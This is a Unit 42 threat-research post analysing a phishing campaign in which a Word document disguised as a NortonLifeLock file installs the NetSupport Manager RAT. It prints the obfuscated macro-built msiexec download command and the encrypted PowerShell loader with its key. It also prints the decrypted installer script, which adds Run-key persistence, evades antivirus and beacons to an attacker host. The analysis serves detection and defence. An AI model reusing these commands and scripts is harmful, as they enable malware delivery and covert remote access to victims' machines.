[](https://www.paloaltonetworks.com/)
[](https://unit42.paloaltonetworks.com/)
Menu
* [Tools](https://unit42.paloaltonetworks.com/tools/)
* [ATOMs](https://unit42.paloaltonetworks.com/atoms/)
* [Security Consulting](https://www.paloaltonetworks.com/unit42)
* [About Us](https://unit42.paloaltonetworks.com/about-unit-42/)
* [**Under Attack?**](https://start.paloaltonetworks.com/contact-unit42.html)
English
* [English](https://unit42.paloaltonetworks.com/cortex-xdr-detects-netsupport-manager-rat-campaign/)
* [Japanese](https://unit42.paloaltonetworks.com/ja/cortex-xdr-detects-netsupport-manager-rat-campaign/)
* [Threat Research Center](https://unit42.paloaltonetworks.com "Threat Research")
* [Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/ "Threat Research")
* [Malware](https://unit42.paloaltonetworks.com/category/malware/ "Malware")
[Malware](https://unit42.paloaltonetworks.com/category/malware/)
# Cortex XDR™ Detects New Phishing Campaign Installing NetSupport Manager RAT
 9 min read
Related Products
[Cortex XDR](https://unit42.paloaltonetworks.com/product-category/cortex-xdr/ "Cortex XDR")
* 
By:
* [Mike Harbison](https://unit42.paloaltonetworks.com/author/mike-harbison/)
* [Bryan Lee](https://unit42.paloaltonetworks.com/author/bryanlee/)
* [Brittany Barbehenn](https://unit42.paloaltonetworks.com/author/brittany-barbehenn/)
* 
Published:February 27, 2020
* 
Categories:
* [Malware](https://unit42.paloaltonetworks.com/category/malware/)
* [Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/)
* 
Tags:
* [Microsoft Word](https://unit42.paloaltonetworks.com/tag/microsoft-word/)
* [NetSupportManager](https://unit42.paloaltonetworks.com/tag/netsupportmanager/)
* [Remote Access Trojan](https://unit42.paloaltonetworks.com/tag/remote-access-trojan/)
* [](https://unit42.paloaltonetworks.com/cortex-xdr-detects-netsupport-manager-rat-campaign/?pdf=download&lg=en&_wpnonce=0070e94fe3 "Click here to download")
* [](https://unit42.paloaltonetworks.com/cortex-xdr-detects-netsupport-manager-rat-campaign/?pdf=print&lg=en&_wpnonce=0070e94fe3 "Click here to print")
Share
* 
* [](mailto:?subject=Cortex%20XDR™%20Detects%20New%20Phishing%20Campaign%20Installing%20NetSupport%20Manager%20RAT&body=Check%20out%20this%20article%20https%3A%2F%2Funit42.paloaltonetworks.com%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F "Share in email")
* [](https://www.facebook.com/sharer/sharer.php?u=https%3A%2F%2Funit42.paloaltonetworks.com%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F "Share in Facebook")
* [](https://www.linkedin.com/sharing/share-offsite/?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F&title=Cortex%20XDR™%20Detects%20New%20Phishing%20Campaign%20Installing%20NetSupport%20Manager%20RAT "Share in LinkedIn")
* [](https://twitter.com/intent/tweet?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F&text=Cortex%20XDR™%20Detects%20New%20Phishing%20Campaign%20Installing%20NetSupport%20Manager%20RAT "Share in Twitter")
* [](https://www.paloaltonetworks.com//www.reddit.com/submit?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F&ts=markdown "Share in Reddit")
* [](https://mastodon.social/share?text=Cortex%20XDR™%20Detects%20New%20Phishing%20Campaign%20Installing%20NetSupport%20Manager%20RAT%20https%3A%2F%2Funit42.paloaltonetworks.com%2Fcortex-xdr-detects-netsupport-manager-rat-campaign%2F "Share in Mastodon")
## Executive Summary
In January 2020, the Cortex XDR Managed Threat Hunting team, part of Unit 42, identified a malicious Microsoft Word document, disguised as a password-protected NortonLifelock document, being used in a phishing campaign to deliver a commercially available remote access tool (RAT) called [NetSupport Manager](https://www.netsupportmanager.com/index.asp). Using a fictitious NortonLifelock document to entice the user to enable macros makes this particular attack interesting to us.
This RAT is typically used for legitimate purposes allowing administrators remote access to client computers. However, malicious operators are installing the RAT to victim's systems allowing them to gain unauthorized access. The use of this NetSupport Manager RAT for unauthorized access has been observed in phishing campaigns since at least [2018](https://www.fireeye.com/blog/threat-research/2018/04/fake-software-update-abuses-netsupport-remote-access-tool.html).
During an initial review of the detection, which was flagged via Cortex XDR™, we observed that the causality chain began when a Microsoft Word document was opened from within Microsoft Office Outlook. While we do not have the actual email, we are able to conclude that this activity appears to be a part of a larger campaign.
This activity employs evasion techniques to evade both dynamic and static analysis and utilizes the PowerShell PowerSploit framework to carry out the installation of the malicious file activity. Through additional analysis, we identified related activity dating back to early November of 2019.
In this write-up, we will describe the anomalous activities as observed through Cortex XDR's behavioral detection capabilities.
## Delivery
In early January 2020, the Cortex XDR™ Engine detected a suspicious winword.exe process executing an obfuscated batch file. In Figure 1, you can see multiple points of detection beginning with the initiating Microsoft Word process and continuing with the creation and execution of a .bat file. In Figure 2, you can see a rollup of the Timeline view showing an alert for a known bad indicator, the behavioral process execution, and attempted connection activities. Figure 3 shows the initial alert detected based on these behavioral indicators.
[](https://unit42.paloaltonetworks.com/wp-content/uploads/2020/02/Figure-1.-Cortex-XDR™-causality-chain.png) Figure 1. Cortex XDR™ causality chain
[](https://unit42.paloaltonetworks.com/wp-content/uploads/2020/02/Figure-2.-Cortex-XDR™-causality-chain-timeline.png) Figure 2. Cortex XDR™ causality chain timeline
[](https://unit42.paloaltonetworks.com/wp-content/uploads/2020/02/Figure-3.-Cortex-XDR™-BIOC-detection.png) Figure 3. Cortex XDR™ BIOC detection
Figure 4 below is a screenshot of the malicious document used, disguised as a password-protected NortonLifelock document which requests the user to enter a password to enable macros. The document used for this analysis is SHA256: E9440A5D2DFE2453AE5B69A9C096F8D4CF9E059D469C5DE67380D76E02DD6975
[](https://unit42.paloaltonetworks.com/wp-content/uploads/2020/02/Figure-4.-Delivery-document-disguised-as-NortonLifeLock..png) Figure 4. Delivery document disguised as NortonLifeLock.
To the user, the document appears to contain personal information that requires a password to view. Once the document is opened and the user clicks "Enable Content", the macro is executed and the user is presented with a password dialog box.
[](https://unit42.paloaltonetworks.com/wp-content/uploads/2020/02/Figure-5.-Password-dialog-box-presented-to-the-user-1.png) Figure 5. Password dialog box presented to the user
We suspect this password is provided in the phishing email, as it accepts only the letters 'c' or 'C' as shown in the macro code below. The hash for this macro code is SHA256: 68ca2458e0db9739258ce9e22aadd2423002b2cc779033d78d6abec1db534ac2

If the user enters an incorrect password, they are presented with an error message stating an incorrect key was entered followed by a "done" processing message. It should be noted that no malicious activity occurs until the correct key is entered.
Once the correct password is received, the macro continues code execution and builds the following command string:
cmD /c EChO|SE^t /p=" M^siexe"\>%temp%\\alpaca.bat\&EcHo|s^et /p="c " \>\>%temp%\\alpaca.bat\&EcHo|s^et /p="^/i" \>\>%temp%\\alpaca.bat\&EcHo|s^et /p=" http^:^/^/^quickwaysignstx\[.\]com/view.php "\>\>%temp%\\alpaca.bat\&EcHo|s^et /p=" ^/q \&exit"\>\>%temp%\\alpaca.bat\&%temp%\\alpaca.bat\&avvfge 2
|-------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 | cmD /c EChO|SE^t /p=" M^siexe"\>%temp%\\alpaca.bat\&EcHo|s^et /p="c " \>\>%temp%\\alpaca.bat\&EcHo|s^et /p="^/i" \>\>%temp%\\alpaca.bat\&EcHo|s^et /p=" http^:^/^/^quickwaysignstx\[.\]com/view.php "\>\>%temp%\\alpaca.bat\&EcHo|s^et /p=" ^/q \&exit"\>\>%temp%\\alpaca.bat\&%temp%\\alpaca.bat\&avvfge 2 |
The macro obfuscates all strings using multiple labels on Visual Basic for Applications (VBA) forms, which contain two characters that are eventually linked together to construct the final command to download and execute the RAT on the victim.
The command string is executed via the VBA shell function, which does the following:
1. Launches cmd.exe passing the /c parameter - carries out the command and exits
2. Constructs a batch file named *alpaca.bat* in the victims %temp% directory
3. Executes the newly created batch script
The batch script uses msiexec, which is a part of the Windows Installer service used to download and install a Microsoft Intermediate Language (MSIL) binary to the victim from the domain:
quickwaysignstx\[.\]com/view.php
The server that is serving view.php appears to be filtering on the user-agent string, as visiting the site with a browser displays a standard image for the webpage. Note this domain appears to be a legitimate domain, which has been compromised and is being used by these operators.
[](https://unit42.paloaltonetworks.com/wp-content/uploads/2020/02/Figure-6.-HTTP-GET-request-to-view.php-on-quickwaysignstx.com_-1.png) Figure 6. HTTP GET request to view.php on quickwaysignstx\[.\]com If the user-agent string in the request is Windows Installer, an MSI file is returned. This user-agent string is part of the msiexec command, further supporting that the payload will only be downloaded when using msiexec. The MSI payload (SHA256: 41D27D53C5D41003BC9913476A3AFD3961B561B120EE8BFDE327A5F0D22A040A) was built using an unregistered version from www.exemsi\[.\]com with the title of MPZMZQYVXO patch version 5.1.
This version string appears to be random, as several other strings were noted during an analysis of related activities. The string is displayed when MSI is run. Once downloaded, the MSI will execute using the /q parameter to suppress any Windows dialogs from the user. A similar activity was reported in [November 2019](https://www.zscaler.com/blogs/research/netsupport-rat-installed-fake-update-notices).
The MSI installs a PowerShell script in the victim's %temp% directory named REgistryMPZMZQYVXO.ps1.
function HYTNKJSDEH(\[String\] $YTVRJKIEIR, \[String\] $BORBFDSYOP) { $DHPFYCOKLM = "\<\base64 encoded + encrypted payload\\>"; $encoding = New-Object System.Text.ASCIIEncoding; $KULVWNXDPId = $encoding.GetBytes("DJZGVUGVHDMNIGZD"); $derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($YTVRJKIEIR, $encoding.GetBytes($BORBFDSYOP), "SHA1", 2); \[Byte\[\]\] $ESFLDIMUEO = $derivedPass.GetBytes(16); $LCZJFEXHXR = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider; $LCZJFEXHXR.Mode = \[System.Security.Cryptography.CipherMode\]::CBC; $JOVGMJCIKY = $LCZJFEXHXR.CreateDecryptor($ESFLDIMUEO, $KULVWNXDPId); $LBUWDFHHMZ = New-Object System.IO.MemoryStream($DHPFYCOKLMa, $True); $ZSKXKODPKK = New-Object System.Security.Cryptography.CryptoStream($LBUWDFHHMZ, $JOVGMJCIKY, \[System.Security.Cryptography.CryptoStreamMode\]::Read); $STDVLFIUQN = $ZSKXKODPKK.Read($JHTZWEZBUW, 0, $JHTZWEZBUW.Length); $LBUWDFHHMZ.Close(); $ZSKXKODPKK.Close(); $LCZJFEXHXR.Clear(); if (($JHTZWEZBUW.Length -gt 3) -and ($JHTZWEZBUW\[0\] -eq 0xEF) -and ($JHTZWEZBUW\[1\] -eq 0xBB) -and ($JHTZWEZBUW\[2\] -eq 0xBF)) { $h = $JHTZWEZBUW\[3..($JHTZWEZBUW.Length-1)\]; } return $encoding.GetString($JHTZWEZBUW).TrimEnd(\[Char\] 0); } $TYCNJNUWWG = HYTNKJSDEH "ew9p5rzlmvcf32b6i0oun8q47tag1xhs" "7ohp9z481qem6ykbdu2argt5lj3fcsi0"; Invoke-Expression $TYCNJNUWWG;
|----------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 | function HYTNKJSDEH(\[String\] $YTVRJKIEIR, \[String\] $BORBFDSYOP) { $DHPFYCOKLM = "\<\base64 encoded + encrypted payload\\>"; $encoding = New-Object System.Text.ASCIIEncoding; $KULVWNXDPId = $encoding.GetBytes("DJZGVUGVHDMNIGZD"); $derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($YTVRJKIEIR, $encoding.GetBytes($BORBFDSYOP), "SHA1", 2); \[Byte\[\]\] $ESFLDIMUEO = $derivedPass.GetBytes(16); $LCZJFEXHXR = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider; $LCZJFEXHXR.Mode = \[System.Security.Cryptography.CipherMode\]::CBC; $JOVGMJCIKY = $LCZJFEXHXR.CreateDecryptor($ESFLDIMUEO, $KULVWNXDPId); $LBUWDFHHMZ = New-Object System.IO.MemoryStream($DHPFYCOKLMa, $True); $ZSKXKODPKK = New-Object System.Security.Cryptography.CryptoStream($LBUWDFHHMZ, $JOVGMJCIKY, \[System.Security.Cryptography.CryptoStreamMode\]::Read); $STDVLFIUQN = $ZSKXKODPKK.Read($JHTZWEZBUW, 0, $JHTZWEZBUW.Length); $LBUWDFHHMZ.Close(); $ZSKXKODPKK.Close(); $LCZJFEXHXR.Clear(); if (($JHTZWEZBUW.Length -gt 3) -and ($JHTZWEZBUW\[0\] -eq 0xEF) -and ($JHTZWEZBUW\[1\] -eq 0xBB) -and ($JHTZWEZBUW\[2\] -eq 0xBF)) { $h = $JHTZWEZBUW\[3..($JHTZWEZBUW.Length-1)\]; } return $encoding.GetString($JHTZWEZBUW).TrimEnd(\[Char\] 0); } $TYCNJNUWWG = HYTNKJSDEH "ew9p5rzlmvcf32b6i0oun8q47tag1xhs" "7ohp9z481qem6ykbdu2argt5lj3fcsi0"; Invoke-Expression $TYCNJNUWWG; |
The encrypted blob of data stored in REgistryMPZMZQYVXO.ps1 is another PowerShell script that is responsible for installing the NetSupport Manager RAT onto the victim and setting up persistence.
The PowerShell script appears to have been generated using the open-source script [Out-EncryptedScript.ps1](https://github.com/PowerShellMafia/PowerSploit/blob/master/ScriptModification/Out-EncryptedScript.ps1) from the [PowerSploit](https://github.com/PowerShellMafia/PowerSploit)framework. It contains a blob of data that is obfuscated via base64 and is TripleDES encrypted with a cipher mode of Cipher Block Chain (CBC).
The decryption password and Initialization Vector (IV) for this particular sample is:
Decryption key = 0xA7A15B277A74CD3233B9DF078ABCDE12
IV = DJZGVUGVHDMNIGZD
It should be noted that the IV used in this sample would most likely be different from other samples generated by PowerSploit. Also, the 16 byte IV would be truncated to 8 bytes, as IV block sizes are 8 bytes in length. The decrypted PowerShell script looks like:
$scriptPath = split-path -parent $MyInvocation.MyCommand.Definition if ($scriptpath -match "avast") {exit} if ($scriptpath -match "Avast") {exit} if ($scriptpath -match "AVG") {exit} if ($scriptpath -match "avg") {exit} function react ( $source, $destination ) { Convert-StringToBinary -InputString $source -FilePath $Destination; # } }#} function Convert-StringToBinary ( $InputString , $FilePath ) { $file= $InputString $data = \[System.Convert\]::FromBase64String($file) $ms = New-Object System.IO.MemoryStream $ms.Write($data, 0, $data.Length) $ms.Seek(0,0) | Out-Null $cs = New-Object System.IO.Compression.GZipStream($ms, \[System.IO.Compression.CompressionMode\]::Decompress) $sr = New-Object System.IO.StreamReader($cs) $t = $sr.readtoend()#|out-file str.txt $ByteArray = \[System.Convert\]::FromBase64String($t); \[System.IO.File\]::WriteAllBytes($FilePath, $ByteArray); } function Install { $file1 = "\<\Gzip compressed + base64 encoded file\\>"; $file2 = "\<\Gzip compressed + base64 encoded file\\>"; $file3 = "\<\Gzip compressed + base64 encoded file\\>"; $file4 = "\<\Gzip compressed + base64 encoded file\\>"; $file5 = "\<\Gzip compressed + base64 encoded file\\>"; $file6 = "\<\Gzip compressed + base64 encoded file\\>"; $file7 = "\<\Gzip compressed + base64 encoded file\\>"; $file8 = "\<\Gzip compressed + base64 encoded file\\>"; $file9 = "\<\Gzip compressed + base64 encoded file\\>"; $file10 = "\<\Gzip compressed + base64 encoded file\\>"; $file11 = "\<\Gzip compressed + base64 encoded file\\>"; $file12 = "\<\Gzip compressed + base64 encoded file\\>"; $randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 | % {\[char\]$\_}) ) $fpath ="$env:appdata\\$randf" mkdir $fpath $clientname="presentationhost.exe" $Source = $file1 $Destination = "$fpath\\"+"$clientname" react -source $source -destination $destination $Source = $file2 $Destination = "$fpath\\client32.ini" write-host $destination react -source $source -destination $destination $Source = $file3 $Destination = "$fpath\\HTCTL32.DLL" react -source $source -destination $destination $Source = $file4 $Destination = "$fpath\\msvcr100.dll" react -source $source -destination $destination $Source = $file5 $Destination = "$fpath\\nskbfltr.inf" react -source $source -destination $destination $Source = $file6 $Destination = "$fpath\\NSM.ini" react -source $source -destination $destination $Source = $file7 $Destination = "$fpath\\NSM.lic" react -source $source -destination $destination $Source = $file8 $Destination = "$fpath\\pcicapi.dll" react -source $source -destination $destination $Source = $file9 $Destination = "$fpath\\PCICHEK.DLL" react -source $source -destination $destination $Source = $file10 $Destination = "$fpath\\PCICL32.DLL" react -source $source -destination $destination $Source = $file11 $Destination = "$fpath\\remcmdstub.exe" react -source $source -destination $destination $Source = $file12 $Destination = "$fpath\\TCCTL32.DLL" react -source $source -destination $destination reg add "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /v ServiceDLL /t REG\_SZ /d "$fpath\\$clientname" /f start-process "$fpath\\$clientname" #Start-sleep -s 10 Invoke-WebRequest -Uri "http://afsasdfa33\[.\]xyz/iplog/lepo.php?hst=$env:computername" $f=get-content $env:temp\\insghha4.txt remove-item $env:TEMP\\\*.ps1 #cmd /c del %temp%\\\*.ps1 /f #cmd /c del %temp%\\\*.txt /f remove-item $f } #ShowConsole #rights install;
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 | $scriptPath = split-path -parent $MyInvocation.MyCommand.Definition if ($scriptpath -match "avast") {exit} if ($scriptpath -match "Avast") {exit} if ($scriptpath -match "AVG") {exit} if ($scriptpath -match "avg") {exit} function react ( $source, $destination ) { Convert-StringToBinary -InputString $source -FilePath $Destination; # } }#} function Convert-StringToBinary ( $InputString , $FilePath ) { $file= $InputString $data = \[System.Convert\]::FromBase64String($file) $ms = New-Object System.IO.MemoryStream $ms.Write($data, 0, $data.Length) $ms.Seek(0,0) | Out-Null $cs = New-Object System.IO.Compression.GZipStream($ms, \[System.IO.Compression.CompressionMode\]::Decompress) $sr = New-Object System.IO.StreamReader($cs) $t = $sr.readtoend()#|out-file str.txt $ByteArray = \[System.Convert\]::FromBase64String($t); \[System.IO.File\]::WriteAllBytes($FilePath, $ByteArray); } function Install { $file1 = "\<\Gzip compressed + base64 encoded file\\>"; $file2 = "\<\Gzip compressed + base64 encoded file\\>"; $file3 = "\<\Gzip compressed + base64 encoded file\\>"; $file4 = "\<\Gzip compressed + base64 encoded file\\>"; $file5 = "\<\Gzip compressed + base64 encoded file\\>"; $file6 = "\<\Gzip compressed + base64 encoded file\\>"; $file7 = "\<\Gzip compressed + base64 encoded file\\>"; $file8 = "\<\Gzip compressed + base64 encoded file\\>"; $file9 = "\<\Gzip compressed + base64 encoded file\\>"; $file10 = "\<\Gzip compressed + base64 encoded file\\>"; $file11 = "\<\Gzip compressed + base64 encoded file\\>"; $file12 = "\<\Gzip compressed + base64 encoded file\\>"; $randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count 8 | % {\[char\]$\_}) ) $fpath ="$env:appdata\\$randf" mkdir $fpath $clientname="presentationhost.exe" $Source = $file1 $Destination = "$fpath\\"+"$clientname" react -source $source -destination $destination $Source = $file2 $Destination = "$fpath\\client32.ini" write-host $destination react -source $source -destination $destination $Source = $file3 $Destination = "$fpath\\HTCTL32.DLL" react -source $source -destination $destination $Source = $file4 $Destination = "$fpath\\msvcr100.dll" react -source $source -destination $destination $Source = $file5 $Destination = "$fpath\\nskbfltr.inf" react -source $source -destination $destination $Source = $file6 $Destination = "$fpath\\NSM.ini" react -source $source -destination $destination $Source = $file7 $Destination = "$fpath\\NSM.lic" react -source $source -destination $destination $Source = $file8 $Destination = "$fpath\\pcicapi.dll" react -source $source -destination $destination $Source = $file9 $Destination = "$fpath\\PCICHEK.DLL" react -source $source -destination $destination $Source = $file10 $Destination = "$fpath\\PCICL32.DLL" react -source $source -destination $destination $Source = $file11 $Destination = "$fpath\\remcmdstub.exe" react -source $source -destination $destination $Source = $file12 $Destination = "$fpath\\TCCTL32.DLL" react -source $source -destination $destination reg add "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run" /v ServiceDLL /t REG\_SZ /d "$fpath\\$clientname" /f start-process "$fpath\\$clientname" #Start-sleep -s 10 Invoke-WebRequest -Uri 